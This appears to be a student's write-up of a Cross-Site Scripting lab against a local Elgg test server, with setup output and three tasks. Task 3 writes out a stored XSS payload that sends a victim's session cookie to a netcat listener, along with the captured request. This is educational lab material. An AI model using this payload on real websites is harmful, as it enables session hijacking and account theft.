
Leonardo Blas


Cross-Site Scripting (XSS) Attack Lab

Setup




```
Successfully built 0b6590fdeee9
Successfully tagged seed-image-mysql:latest
```

In this image, we learn that we successfully built the given container image.




```
mysql-10.9.0.6 | 2021-10-29T07:43:06.806606Z 0 [System] [MY-010931] [S
erver] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'  soc
ket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server
 - GPL.
```

In this snippet, we learn that we successfully opened the given container image.



```
[10/29/21]seed@VM:~$ cd /etc
[10/29/21]seed@VM:/etc$ sudo xdg-open hosts
```


In this snippet, we open host /etc/host with root permissions.



```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.seed-server.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com
```

In the above image, we modify hosts as requested.

Task 1




Brief description

```
<script>alert('XSS');</script>
```

Public


In this snippet, we place a script that will produce a textbox saying “XSS” in Alice’s profile description.



xss

In this image, we observe the effects of placing the script in Alice’s profile description. The text box displays “XSS”.

Task 2




Brief description

```
<script>alert(document.cookie);</script>
```

Public


In this snippet, we place a script that will produce a textbox with the user’s cookies in Alice’s profile description.



Elgg=b94tqiq0pdtbai5a5a9d7obovu


In this image, we observe the effects of placing the script in Alice’s profile description. The text box displays Alice’s cookies.

Task 3



```
[10/30/21]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
```

In this snippet, we use netcat to listen on port 5555, where our script, placed in Alice’s profile, will send us Alice’s cookies.




Brief description

```
<script>document.write('<img src=http://10.9.0.1:5555?c='+ escape(document.cookie) + '   >');</script>
```

Public

In the above image, we place the script that will send Alice’s cookies to our port 5555.



```
[10/30/21]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.7 46406
GET /?c=Elgg%3Db94tqiq0pdtbai5a5a9d7obovu HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire
fox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

And here, we received Alice’s cookies after our script, placed on her profile, was executed.